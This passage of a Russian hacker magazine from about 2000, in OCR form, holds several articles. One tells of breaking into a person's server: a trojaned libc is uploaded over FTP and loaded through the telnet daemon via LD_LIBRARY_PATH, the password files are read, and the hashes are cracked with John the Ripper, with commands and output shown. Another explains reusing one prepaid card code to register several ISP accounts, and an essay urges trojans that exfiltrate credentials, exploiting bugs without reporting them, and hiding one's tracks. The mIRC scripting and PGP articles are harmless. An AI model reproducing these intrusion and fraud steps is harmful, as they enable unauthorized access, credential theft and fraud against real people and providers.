Захожу я к этому уксусу домой, а он весь какой-то растерянный и руку к ноутбуку тянет. Глянула на моньку, а там… там Билл Гейтс и три негра в ТАКИХ позах, какие создателю" Камасутры" не снились, урл типа xxx.bestgirls.com и подпись "Ваня Мясник". "Ну и что?" - спрашиваю я. А он уже по клавке топчется и урл чата набирает, коннектится туда и пальцем тычет по нику CuCbKa (Вани Мясника). "Ну и что дальше?" - спрашиваю и уже думаю, куда этого юзверя ударить лучше. А он смотрит на меня испуганно так и пассворд, не отводя от меня глаз, набивает на шелл его варезного сервака. Потом дрожащими руками вводит su и пассворд. Не катит пасс и появляется надпись "Access denied". "Че-то я пропустила, - думаю я и плюхаюсь за клавку в кресло, - надо выручать уксуса, все-таки на ДР мне как-то мышку задарил. Долго она у меня держалась, Диаблу первую пережила, и на первомапе Второй Кваки сдохла… хорошая мышка была". Смотрю, а тот уже спит - нервный какой-то. Делать нечего, заливаю с Инета John the Ripper. Коннект - сказка, железо - песня. А кувыркаться с прогой можно под любой операционкой: Win95/98/NT и *nix.

Чиста про пароли

В Линухе пароли шифруются алгоритмом DES, по принципу salt - это когда пароль шифруется так, что его невозможно расшифровать. Единственный способ - это хешировать пароль по этому же алгоритму и сверять хеши. Но это было раньше. Последнее время все разработчики *никсов юзают PAM (Pluggable Authentication Modules - подключаемые модели аутентификации). В народе одна из самых широко используемых разновидностей PAM зовется "Затенение", то есть Shadow. Хранятся все эти дела (пароли) здесь:

/etc/passwd - старый вариант
/etc/shadow - новый вариант.
В /etc/passwd валялась следующая верхняя строчка:
root:*:0:0:System Administrator:/root:/bin/csh
Тут меня обломало, так как это был fake, т. е. "кукла", подстава, подделка… Пришлось напрячься и зайти как простой юзер:
telnet www.uksuswarez.ru
Connected to www.uksuswarez.ru
Escape character is '^]'
Welcome to Uksus Warez main server
Login: ввела логин
Password: пароль
Sun Microsystems Inc. SunOS 5.5 Generic October 1999
You have mail.
SunOS univ 5.5 Generic_106541-08 sun4d sparc SUNW, SPARCserver-1000

Осталось мне "самое простое" - стянуть рутовский пароль. Немного поразмыслив и присмотревшись к версии СанОси, я решила попробовать классическую атаку, юзавшую ошибку в телнет-демоне. Описывать ее не буду - стоит только взглянуть внимательно на скрины.


```
[root@satan /root]# cd zlo
[root@satan zlo]# ftp 127.0.0.1
Connected to 127.0.0.1.
220 satan FTP server (Version wu-2.6.0(1) Mon Feb 28 10:30:36 EST 2000) ready.
530 Please login with USER and PASS.
530 Please login with USER and PASS.
KERBEROS_V4 rejected as an authentication type
Name (127.0.0.1:root): ftp
331 Guest login ok, send your complete e-mail address as password.
Password:
230 User ftp logged in.  Access restrictions apply.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd incoming
250 CWD command successful.
ftp> send libc.so.6
local: libc.so.6 remote: libc.so.6
200 PORT command successful.
150 Opening BINARY mode data connection for libc.so.6.
226 Transfer complete.
75888 bytes sent in 0.041 seconds (1.8e+03 Kbytes/s)
ftp> bye
221-You have transferred 75888 bytes in 1 files.
221-Total traffic for this session was 76494 bytes in 1 transfers.
221-Thank you for using the FTP service on satan.
221 Goodbye.
```

```
[root@satan /root]# cd zlo
[root@satan zlo]# telnet
telnet> env define LD_LIBRARY_PATH /home/ftp/incoming
telnet> env export LD_LIBRARY_PATH
telnet> open 127.0.0.1
Trying 127.0.0.1...
Connected to satan (127.0.0.1).
Escape character is '^]'.

Red Hat Linux release 6.2 (Zoot)
Kernel 2.2.14-5.0smp on an i586
login: zlo
Password:
bash# cd /root
bash#
```

Понятное дело, что libc.so.6 была заранее мной протроянена.
Ну, вот и все :). Мы на месте. Но тут опять проблемка возникла. Под рутом-то я вошла, а вот как насолить Мяснику - это еще "придумать" надо ;). Но решение пришло быстро: надо было просто узнать его рутовский passwd, а дальше дело техники ;). (Варезных-то сервантов у него полно.)
#cat /etc/master.passwd
root:eRhjgo`obR007:0:0:Vanya Myasnik:/root:/bin/csh
А это значит:
- root - имя пользователя.
- eRhjgo`obR007 - зашифрованный пароль в DES.
- 0:0 - PID (Personal IDentifier) : GID (Group

iDentifier), у root всю дорогу 0:0.
- Vanya Myasnik - инфа о пользователе.
- /bin/csh - командный интерпретатор рута.
Ну, путь к пассу у меня есть. Сохраняю я его себе на машинку в виде passwd.lame (вообще, по барабану, с каким расширением ты его сохранишь). Кидаю все это дело в папку к exe'шнику John The Ripper и прописываю в командной строке FaR'a такую вещь:
cd c:\jtr\



Эх, молодость...

Типа опции John The Ripper:
Подборка пароля для конкретного пользователя:
john -w:wordlist -rules -users:0 passwd

Прога перебирает пароли к конкретному пользователю. Чтобы указать пользователя, надо после ":" отметить UID - номер пользователя: номер рабочей группы.

Файлы в тени(shadow)
unshadow passwd shadow
Фишка проги - восстанавливает пароли из режима shadow


Подобранные пароли
john -show passwd
Показывает уже подобранные пароли в указанном файле.

Файлодробилка
john -w:wordlist -salts:10 passwd
john -w:wordlist -salts:-10 passwd
Есть два компа? Рулез! Число 10 - это salts (количество потребных паролей).

John The Ripper будет подбирать с первой строки. На первой машинке берутся первые 10 пользователей. На второй перебираются все, кроме 10-ти первых.

Шеллы
john -w:wordlist -rules -shells:sh,csh,tcsh,bash passwd

Подборка пароля для юзера с шеллом:
Ну, а если ты хочешь сразу несколько паролей, то прописывай это:
john -single passwd passwd1 passwd2
passwd1 - имя первого файла
passwd2 - имя второго файла



Маленькие шалости

Накропала такой скриптик:

```
#include
        main ()
        {
        struct passwd *p;
        while(p=getpwent ())
        printf("%s:%s:%d:%d:%s:%s:%s\n", p->pw_name, p->pw_passwd,
        p->pw_uid, p->pw_gid, p->pw_gecos, p->pw_dir, p->pw_shell);
        }
```

Компильнула его там же:
$ gcc unshad.c
Забыла добавить остренького! Эксплойт Insecure... как могла???
Ну да ладно, туда же кинула, скомпилировала, и тут оно родило!

Линки по теме

Как всегда, авторы подводят редакторов: то напишут слишком много, потом и не знаешь, чего убирать. То наоборот, делятся не полной версией мыслей, выражаемых в письменном виде :). Сейчас случился второй случай, так что я попытаюсь восполнить пробел некоторой инфой по теме. Как водится, это будут линки на сайты нужной нам тематики.

Blacksun



Было бы нелогичным давать линк на статью, расположенную в езине, да и ко всему прочему, той же тематики. Но я променяю логику на пользу читателю. В материале ты найдёшь подробные разъяснения, на чистом английском языке, по ряду фич Риппера, не описанных в статье. С одной стороны, не надо ломать голову над родной Openwall`овской документашкой, с другой, обнаружишь все дополнительные опции.
Итак, дуй на http://blacksun.box.sk и сливай доку про Johny the Ripper`a



Technotronic

Несправедливо забытый журналом проект, посвящённый security, с акцентом на *nix безопасность. Куча эксплойтов, новостей, собственных разработок и линков. Удобен в навигации lynx`ойда: основной файл-архив базируется на FTP, а не на http, как в случае с Securityfocus или Packetstorm.

SecurityWatch

Сайт по безопасности, поразивший серьёзностью подхода к делу. Доступ ты получишь только по прохождении халявной регистрации. Все операции с сайтом проводятся как бы через локальный прокси, который устанавливается у тебя во время загрузки сайта. То есть обращение за инфой к клиенту ты делаешь открытым текстом на своём компе, а оттуда уже запрос уходит в крипто на сервер. Во как! Очень удобный поисковик по уязвимостям в популярных системах, демонах, скриптах, сервисах. Если вспомнить, что нас в первую очередь интересует *nix, то можно обломаться: акцент на НТ. Хотя рассмотрены достаточно редкие баги для нестандартных платформ - вроде AIX, Sparc HP-UX, etc.

Дешевый aka халявный Инет

Удваиваем свой счет!


Nikitos (nktos@rambler.ru)

Все началось, когда я в очередной раз не смог забрать почту... "линия занята", видите ли. В принципе, нормальное явление для такого сверх-рулезного прова, как ROL. Ну вот, сижу я, в общем, и думаю:
1)РОЛовцы - жмоты!!!
2)Юзеров понабежало немерено.
3)Сервак, регящий пользователей, тормозит (следствие двух предыдущих умозаключений).
4)Во время регистрации надо указать код карты. Наверняка, сервак долго удаляет этот самый код из базы! Наверняка, можно по одному номеру несколько логинов зарегить! FUCK!!!! Это было бы круто :) Ну что ж, попробуем..



Россия-OFF-Лайн





Порядок действий

1) Переступаешь через все свои принципы и отдаешь 10 уЁв милой девушке в палатке у метро. В ответ на что, она... да ничего она не снимает, она просто дает тебе красивую карточку в ультрапрозрачном полиэтилене.

2) По дороге домой затариваешься пивом с сухариками.

3) Приходишь, включаешь комп, достаешь карту. Коннектишься к демо-доступу (start.online.ru).

Понеслось!

Кликаешь по надписи "регистрация", удерживая Shift, раз так 5. Должно открыться 5 окон с регистрацией.

Заполняешь все поля во всех окнах. Далее. Просят ввести код карты. Вводишь во все окна один и тот же. Далее. Просят ввести логин? Введи во все окна. Только "далее" не жми. Распредели все окна по экрану так, чтобы можно было быстренько кликнуть в каждое из них. Распределил? Выпей пивка. Сосредоточься. Сейчас от тебя потребуется сдать норматив ГТО по скоростному клику. В общем, тебе надо кликнуть в каждом окне на "далее" за минимально возможный промежуток времени. Кликнул? YYYYYYYEEEEEESSSSSS!!!!

Ты видишь пять окошек. В трех из них - красивые загогулины с твоим логином, паролем и балансом. А вот в остальных двух - злые красные надписи про левый код активации. Это значит - не успел. Медленно кликал. Ну вот, собственно, и все :). Правда, просто? А почему все это работает? Да потому что произошла ситуация под названием "жадность фраера сгубила". В "раше оф лайн" ребятам на новый сервак денег жалко, а старый конкретно тормозит. Но при этом они проводят массированную рекламную компанию и нахватали уже немереное количество юзеров. Им бы потратить часть денег на новое оборудование, на новые модемные пулы, а они жмут. Вот сервер и не успевает удалять номера карт из базы, а телефоны дозвона часто заняты.


Совет

Заниматься данным развратом желательно с 19:00 до 00:00. В это время у сервака наибольшая тормознутость.
Итого, за 10 вшивых президентов - целых 60 часов безуспешной прозвонки :))). Шутка. Нормальная прозвонка - через пул 363-3366 к логину просто прибавляешь свой телефон. Это называется "Обратный вызов". Денег дополнительных не берут :), а радости - хоть маму жги :).

Кстати, вполне вероятно, что данная фича прокатит и с другими провами. Элвис там, Ситилайн, Комстар, CNT, IP com, etc. С МТУ, как это ни прискорбно, облом получился великий - угрохал пять баксов. Просто так. Ну не совсем, конечно, просто так. Посидел часиков шесть, насладился скоростью в совокупности с прозвонкой, и обратно в суровую реальность, смотреть на "Сервер не отвечает".

Вот так вот... И никаких тебе троянов и заморочек. Все очень просто (если ты все-таки что-то не понял - пиши, объясню), законно (а что ты нарушил?) и быстро (no comments :)).

2РОЛ: ребята, не жадничайте на нас, юзерах, и все у вас будет зашибись!



Что такое хакерство: этика и основы.

Epsilon (epsilon@xakep.ru)

[Посвящается всем, кто начинает с ужасных win32-троянов :]



Этика

Хакерство - это знания, это размышления о том, хватит ли у тебя самоуважения, чтобы научиться программировать или освоить ассемблер, это вызов самому себе.

Ты не можешь стать хакером за одну ночь, хотя никто так и не дал точного определения слову "хакер". Кто это? Админ, который дает ftp-юзерам full-shell привилегии? Или тот, кто может программировать на большинстве языков? А может тот, кто может собрать blue/beige/black-боксы с закрытыми глазами? Эти люди хакеры? Потому что могут? Но станут ли? Примером может послужить опытный системный администратор - он обладает знаниями того, кто будет пытаться проникнуть в его систему. Знай своего врага. Занимаются ли сисадмины хаком? В большинстве случаев, да. И хотя у них меньше мотивов делать это (скандалы, судебные процессы, потеря работы), но, как бы то ни было, это по-прежнему неплохое развлечение.

Тогда хакер - это тот, кто достаточно умен, чтобы учиться и учиться должным образом. Это тот, кто может проникнуть в большинство компьютерных систем, не поднимая лишнего шума (не во всех случаях, конечно).

Если ты можешь сохранять активность до 3-4 часов утра, выясняя что-нибудь или изучая новую инфу, то ты, определенно, на правильном пути.

Основы

Прежде всего, поставь себе приличную операционную систему. Как я уже сказал, знай своего врага. Если ты имеешь что-то против SunOS 5.7, тогда достань себе копию этой операционки (довольно сложно ;)). Хотя гораздо прикольнее хакать windoze-боксы.

Когда впервые раскрыли OOB, многие "хакеры" стали использовать это: ведь так просто набрать cc winnuke.c и видеть тайм-ауты по всему IRC и убитых юзеров Windows :). (Что ж, за одну ночь...) Не уподобляйся им, ты можешь увязнуть в рутине, увлечься многочасовым сидением в IRC, говорить об этих "крутых" хаках, думать о них, но ты не будешь делать что-нибудь еще (хотя еще могут быть новые знакомства на IRC, с такими же "хакерами" :)).

Операционная система, которую я рекомендую - это Linux. Учиться на ней гораздо проще, потому что тебе открыты все внутренности операционки, и ты можешь просто исследовать исходники на предмет найденных кем-то уязвимостей и переполнений, которые приводят к DoS'у (Denial Of Service - отказ в обслуживании).

Открытый код позволяет тебе кодить аддоны, модификации для основных системных функций, которые очень полезны. Конечно, твой кодинг-скилл должен достигнуть определенного (высокого) уровня, прежде чем ты сможешь понять даже пять строчек исходника. Некоторые люди считают хакинг игрой - поиск решения проблемы, которое подойдет в конкретном случае. В принципе, это и есть сущность хакинга.

Проблема: цель спрятана за firewall'ом. Решение: напиши троян, который после запуска через хорошо продуманный встроенный JavaScript отправит пароль/порт/логин на левый е-майл-аккаунт где-нибудь на yahoo.

Очевидно, что это все очень сложно, но и прикольно не меньше. Программирование - это тоже проблема, но тоже решаемая :) Если сможешь, то учи Си. Да, многие смогут, но если ты не из них, то не проблема: освоишь принципы и основы, используя более простой

язык, как например Visual Basic или Pascal.
Эти языки были созданы, чтобы учиться на них программированию. Хотя они и прогрессировали сейчас в нечто большее, я не верю, что есть люди в действительности кодящие на Visual Basic :)
Как только ты поставишь Linux (это не сложно, мануалы по данному сабжу на каждом шагу) и начнешь пытаться кодить, то тебе будет нужна инфа. Я всегда нахожу что-нибудь полезное на www.technotronic.net.
Конечно, ты должен приобрести некоторую известность, ты можешь сделать это, занимаясь поиском уязвимостей с последующим написанием к ним эксплоитов.
Я иногда задумываюсь о напыщенности, и это относится ко всем, кто находит эксплоиты, а затем сообщает о них... Особенно к тем, кто сообщает о них в Микрософт. Если ты нашел очередной баг в IIS 4, то просто используй его.
Не думай ни одной секунды о том, что ты не сможешь. Микрософт - это самый эксплоитируемый объект всех времен и народов :). Разработчики настолько помешаны на создании новых версий, что качество кода оставляет желать лучшего - это уже традиция.
Они сообщают нам (в редких случаях), что они просто участвуют в неком “соревновании”. Интересно с кем? Мое личное мнение, что это просто вытягивание очередной порции наличности из кошельков пользователей, покупающих Upgrade’ы. UPgrades? Скорее Sidegrades в случае с Микрософт, т. е. движение в сторону, а не вверх, в сторону прогресса.
Как только ты приобретешь необходимый минимум знаний, не начни делать глупости, о которых в последствии можешь сильно пожалеть. Если у тебя стоит cable-модем или какой-то другой постоянный коннект с Сетью, то даже не думай о каком-либо хакинге с твоего бокса. Ты должен научиться заметать следы достаточно хорошо. Просто запомни, что telnet-коннект через box где-нибудь в Германии - это чертовски хорошая идея, даже если ты не можешь переносить лаг.

Что ж, можно сказать еще многое, и я обязательно вернусь к данному сабжу :).

Пример программы(C++):

```
___________
#include using namespace std;
int main()
{
  cout << “I’m l33t”
  return 0;
}
___________
```



МУТИМ КРУТОЙ СКРИПТ ДЛЯ MIRC'А

Gibbon (faq@xakep.ru) и _|KORAX|_ (korax@beep.ru)

Скриптеры

Всё больше и больше перцев юзают IRC. Да не просто так: “приветик, приветик, как делишки”, ограничиваясь пустыми базарами, не сулящими ничего, кроме потерянного времени... Наши бойцы вникают в премудрости IRC-скриптинга, т.е. написания своих элитных скриптов, обеспечивающих максимально комфортное, автоматизированное и безопасное времяпрепровождение в лоне Ирки.

С основами этого мастерства ты уже знаком по предыдущим номерам. И сегодня мне хотелось бы продолжить начатое. Ясен пень, что своего ShowDown или NeoRa, за раз не написать, и мы пойдём более простым путём: установим всё необходимое оборудование, вроде сканера клонов и шитлиста, и заправим смачным соусом уникальных прикольных скриптов.

Typer

Это не тупер, т. е. тупить никто не будет, потому что на самом деле мы сейчас напишем свой тайпер. Что за хрень такая, тайпер? Название происходит от английского глагола to type - набирать, печатать. Но название настоящего смысла не отражает, поэтому поясню подробнее, чего же такого ценного нам натворит typer.

Ты, как человек великолепно владеющий русским языком (ну хоть где-то можно себя объявить expert`ом :)), в IRC болтаешь на русском, причём русскими же буквами, а не транслитом. Но не на всех чанах приемлют твой патриотизм: на популярных каналах вроде #russia, в основном, запрещена кириллица, и посетители разговаривают исключительно translitom. Это происходит оттого, что большинство посетителей заходит не из xUSSR, а откуда-нибудь из Израиля или Америки, где не имеют привычки иметь русские винды и нет умения руссифицировать английские :(. А если ты спросишь “ты что, совсем кретин, не можешь свою ось руссифицировать?”, то пойдут левые отмазы в стиле “у меня русских наклеек нет”. Вон, SINtez на эту тему года 2 назад посрался с фаундером канала #Moscow, объясняя, что московский канал, который говорит на транслите - это бред (у меня, кстати, в свое время был нерусифицированный ноутбук, и я себе делал русские наклейки из лейкопластыря, писал на них буквы обычной ручкой - прим. Синтеза). Что же нам страдать из-за этих ламаков, которые и кикнут/забанят, если попробуешь кириллицей поболтать? Мы пойдём другим путём - воспользуемся нашим элитным тайпером, для преобразования русских букв в английские. Т. е. сделаем мост “русский-транслит”.

Открываем в mIRC`е Alias`ы

И заливаем туда следующую шнягу:

```
/trans {
  set %ascii $1-
  %ascii = $replace(%ascii,а,a)
  %ascii = $replace(%ascii,б,6)
  %ascii = $replace(%ascii,в,B)
  %ascii = $replace(%ascii,г,r)
  %ascii = $replace(%ascii,д,g)
и так далее... я надеюсь, ты алфавит помнишь? Я лично букву “Ы” забыл при записи :)
  say %ascii
  unset %ascii
}
```

Писать нужно именно построчно, т. е. значок “}” обязательно должен находиться на следующей строке, как в конце этого алиаса. Как ты понял, тебе нужно будет добить изменённое значение каждой букве алфавита. Синтаксис остаётся одинаковым для всех знаков подлежащих замене.

Вообще-то, мы начали сразу со вкусненького, намутили скриптец, который не просто заменит русские буквы транслитом, а устроит целое шоу. Так, написав “Слесарь, колбаса”, ты получишь - “CJlecapb, KoJl6aca” =). Это не только практично, но и выглядит симпатично: вспомни различные хацкерские ники - cTpax, TeHb, OTMopo3oK.

Хотя, понятное дело, что можно намутить и обыкновенный переводчик в транслит. Просто заменяешь русские буквы классическим трансом: ю-ju, я-ja, ф-f, c-s и так далее. Можно сделать и перегонщик обратного порядка: если ты пишешь на транслите, но хочешь порадовать соотечественников “чистой русской речью” - делаешь replace на, к примеру, ja - я, ju-ю, t-т и так далее. Хотя при таком раскладе велик шанс наделать ошибок в словах, так что юзать эту хрень можно, только если у тебя стабильные привычки к написанию в трансе.

Совсем забыл: как воспользоваться написанным? Очень просто: перед фразой, которую хочешь сказать, просто ставишь /trans и получаешь нужный результат.

Input – вставляй скорее!

Ты как, не замучился всякий раз набирать команду /trans перед вводимым текстом? Если твои пальцы уже усохли от этого, давай немного по-другому подойдём к вопросу крутой модификации вводимого текста. Я приведу пример, с помощью которого весь вводимый тобой текст станет фиолетовым. Чуть подправив написанное, ты сможешь писать болдом, текстом с подчёркиванием, чередовать строчные и заглавные буквы...

```
on *:INPUT:#: if ($left($1,1) != /) { msg $active $chr(3) $+ 06 $+ $1- | halt }
```

Поясняю:
if ($left($1,1) != /) - это чтобы удостовериться, не команду ли мы набираем;
msg $active $chr(3) $+ 06 $+ $1- - окрашиваем текст в цвет, с кодом 06 (фиолетовый, но можно и другой поставить);
halt - без этого в канал бы напечаталось две строки: одна обычная, другая цветная.
Теперь всё, что ты напишешь, будет высвечиваться в выбранном тобой цвете.
Ещё во многих скриптах есть фишка - highlight. Т. е. ты пишешь обращение к кому-либо, и ник, если таковой присутствует на канале, выделяется цветом или ещё как-нибудь. В моём примере к нику прибавятся цветные скобки и палочки по бокам :). Выглядит вроде неплохо:

```
on *:input:#: {
if (/ != $left($1,1)) && ($1 ison #) { say 4-( $+ $1 $+ 4)- $2- | halt }
```

Фильтруй базар!

Не на всех каналах имеются чёткие полиси и правила. Но даже без обладания оными, можно догадаться, что мат не будет приветствоваться в любом случае. Но постоянно следить за происходящим в канале и объяснять каждому причину кика или бана не хочется. За тебя всё будет делать автомат, а тебе придётся лишь пополнять список бранных слов, за которые наступает наказание.
Можно полностью автоматизировать процесс, так что при появлении определённого текста в чане будет происходить расправа над нарушителем :). И получится у тебя не IRC-клиент, а станок ЧПУ :). Мы же поступим не совсем так: при появление мата выскочит диалог, типа "кикать или не кикать за мат", с указанием слова, за которое приходит наказание.

```
on @*:TEXT:*:#: {
	if (нехорошее слово isin $1-) || (нехорошее слово-2 isin $1-) || (ещё мат isin $1-) || (лох isin $1-) || (бранное слово isin $1-)  {
	if ($window(@Мат) == $null) {
	window -l @Мат
	}
	aline @Мат $nick на $chan сказал: $1-! Нажми два раза чтоб кикнуть.
	}
}
menu @Мат {
	dclick: {
	set %text $sline(@Мат,1)
	kick			$gettok(%text,3,32) $gettok(%text,1,32) Не ругайся матом в новом тысячелетии! (ПуперСкрипт)
	}
}
```

Я думаю тут вполне всё понятно. Тебе потребуется только добавлять словечки по форме ||(гадкое слово isin $1-||. Этот процесс можно ещё более упростить, склепав небольшой PopUps или специальную менюху. Это несложно. Скрипт также удобно юзать для выявления людей, болтающих на кириллице, если она запрещена правилами канала. Или для выявления оффтопиков. К примеру, на каналах типа #windowsnt стоят фильтры на слова Linux, Unix, FreeBSD и другие :). Ты, к примеру, можешь выгонять людей за сочетания слов Крякер инета, нюки, cracks, warez и другие.

Юные географы-открыватели

В прошлом X уже писал про огромную пользу IRC для съёма девок. Была там также инфа о том, что не всякие девахи нам могут быть полезны: нужны те, к которым ты мог бы получить "физический доступ", т. е. живущие в твоём городе :). Но с первого взгляда на хост объекта страстей не всегда ясно, откуда это небесное создание, ибо вылетает некий адрес 666.666.666.666, который никак не хочет резолвиться по DNS в самом клиенте. Как узнать где географически находится интересующий субъект? На службах whois`а естественно! По части европейских IP, наиболее актуально давать запрос на www.ripe.net, что мы собственно и сделаем при помощи нашего скрипта.
Сначала делаем выскакивающую менюшку в NickList PopUps:

```
Узнать, откуда оно (RIPE database):{ set -u10 %iwhois $+ $$1 1 | dns $$1 }
```

А потом накидываешь ещё кое-какую шнягу в Remotes:

```
on *:dns:{ if %iwhois [ $+ [ $nick ] ] == 1 { /run http://www.ripe.net/cgi-bin/whois?query= $+ $iaddress $+ &.submit=Submit+Query
} }
```

Теперь тебе остаётся кликнуть на ник юзвера в общем списке и надавить на "Узнать откуда оно". Откроется бразуер и выдаст тебе отчёт по нужному IP, т. е. сообщит-таки географическую принадлежность абонента :).

Боремся с клонированием

Несколько лет назад была модной атака на каналы IRC: человек заходил на канал, и приводил вместе с собой ещё десяток клонов. И какое безобразие учинит пришедшая botBA, ведомо только её хозяину :). В основном с клонов шёл флуд: приватами, нотисами, DCC и CTCP, текстом прямо в канале. И что самое гадкое: хозяин мог оставаться в покое, т. к. ОПы кикали и банили только его клонов, но не его самого... Другое дело боты, защищающие канал. Когда ты банишь определённый хост - у ботов срабатывает фильтр, который выкидывает всех с хоста нон-грата. Но боты есть не всегда, для ботов нужны шеллы и драйвер "прямые руки.sys". Две трети небольших/средних каналов в сервисных сетях, вроде ДАЛнета, существуют вообще без ботов. Так что следует подготовить собственные супер скрипты :).
В последних версиях mIRC`а есть такая хрень, как IAL (Internal Address List), что позволяет хранить и извлекать всю инфу по находящемся на твоём канале людям. Но к сожалению, IAL не выполняет функцию резидентного сканера, который бы извлекал и хранил инфу по всем находящимся на канале. В лист попадут только те, кто вошёл при тебе, сказал что-либо, вышел... Но есть же туча юзверей, которые молчат по полчаса! Так что IAL`ом в полной мере, к сожалению, мы воспользоваться не сможем, и придётся опираться на собственный скрипт, пусть и основанный на движке IAL.
Самый простой сканер - проверяльщик сидящих на канале при твоём входе. Т. е. ты влетаешь в чан, а в окошке статуса уже бежит whois по юзерам. Получил список? Теперь ручками изучаем содержимое, и всё теми же ручками вытряхиваем с канала клонированных. Выглядит шняга так:

```
on me:*:JOIN:#:{ who $chan }
```

Лично мне результат не нравится: гиморно это. Лучше автоматизировать процесс при помощи развёрнутого скрипта. Мы воспользуемся $ialchans и while loops, которые появились в версии mIRC 5.7, так что рекомендуем тебе выкачать свежак (www.mirc.com).

```
on !*:JOIN:#:{
	if ($ialchan($wildsite,$chan,0) > 1) {
	echo $chan *** Сканирование клонов запущено...
	var %i = 2
	while (%i <= $ialchan($wildsite,$chan,0)) {
	echo 15 $chan $ialchan($wildsite,$chan,1).nick - Найден клон: $ialchan($wildsite,$chan,%i).nick
	inc %i
	}
	echo $chan *** Сканирование клонов завершено
	}
}
```

По завершении сканирования, нарисуется вот такой отчётец:

```
*** Сканирование клонов запущено...
Gibbon - clone found: Gibbon[takeovah]
Gibbon - clone found:Gibbon[total_control]
*** Сканирование клонов завершено
```

Вот так скрипт проинформировал тебя о двух имевшихся клонах злобного гиббона :). И вообще, скрипт наиболее актуален, если ты оперируешь на крупном канале, где юзверы часто даже без злого умысла порождают клонов. Хотя бывает и так, что сами операторы канала занимаются "клоноводством", заводя на канал десяток своих клонов: очень помогает при раскрутке нового канала (канал может оказаться одним из первых в списке по /list *chan* или окажется наиболее интересным новому посетителю, из-за иллюзии массовой посещаемости). Но о создании защитных и рекламных клонов мы поговорим в следующем номере :). Не забудь отписать в е-майл: какие бы фичи ты хотел заиметь скриптами. Мы напишем для тебя эксклюзив, который будет опубликован в ближайшем номере.




ОБОРОННЫЙ КОМПЛЕКС PGP!

God in the shell (faq@xakep.ru)

Вот уж, пожалуй, реально хитовый образец софта, столь актуального нашему журналу. Сегодня мы поговорим о его свежайшей free-вариации PGP 7.0. Подробно растолкуем новые фичи, их полезность и настройку, применим узнанное на практике :).

В путь

Предварительно, как водится, надобно сдуть прогу с Инета. Делаем это по линку с сайта http://pgp2all.org.ru/, где ты также сможешь прочесть массу полезных материалов по теме.




Дистриб занимает порядка 8,5 мегов, и на диалапе скачивается меньше, чем за час. Я не даю линка на официальный сайт www.pgp.com, т. к. на момент написания статьи там валялась только платная версия, а для халявной скачки предлагалось старьё, для получения которого пришлось ещё и форму заполнять =(.

Поставь её в позу!

Итак, вся нужная байда закачана, приступаем к установке в позу... э-э-э, Installed :). Хотя и не хацкерское это дело обсуждать процесс инсталла. Если бы не одно "но", вынесенное для юзверей предыдущих версий ПГП. К этим самым "предыдущим" юзверям относился и я на момент первого инсталла 7-й версии PGP. Так что прямо с инсталляшки тебе предложат удалить предыдущий ПГП 6.X автоматически, или оставить это дело твоим загребущим ручкам. В случае выбора второго варианта инсталл прервётся. Следует предупредить, что были проблемы такого характера. ПГП выносил свою предыдущую версию, а при установке новой генерились многочисленные ошибки :(. Так что желательно иметь при себе и предыдущую версию дистрибутива PGP.

Лично я, под воздействием всяких локальных суеверий, слил содержимое моего PGP-диска и ключницы для мыльника на отдельный CDRW ;). Но, как оказалось, с моим диском "y0_niggaz pgp" ничего не случилось: после установки 7-й версии мне предложили переформатить диск в стандарт новой версии. Усё прошло успешно, и после ребута я уже вовсю юзал ресурсы, установленные на шифровике.


Итак, PGP-диск создан.



Мне всегда нравилось давать стильные названия дискам :)

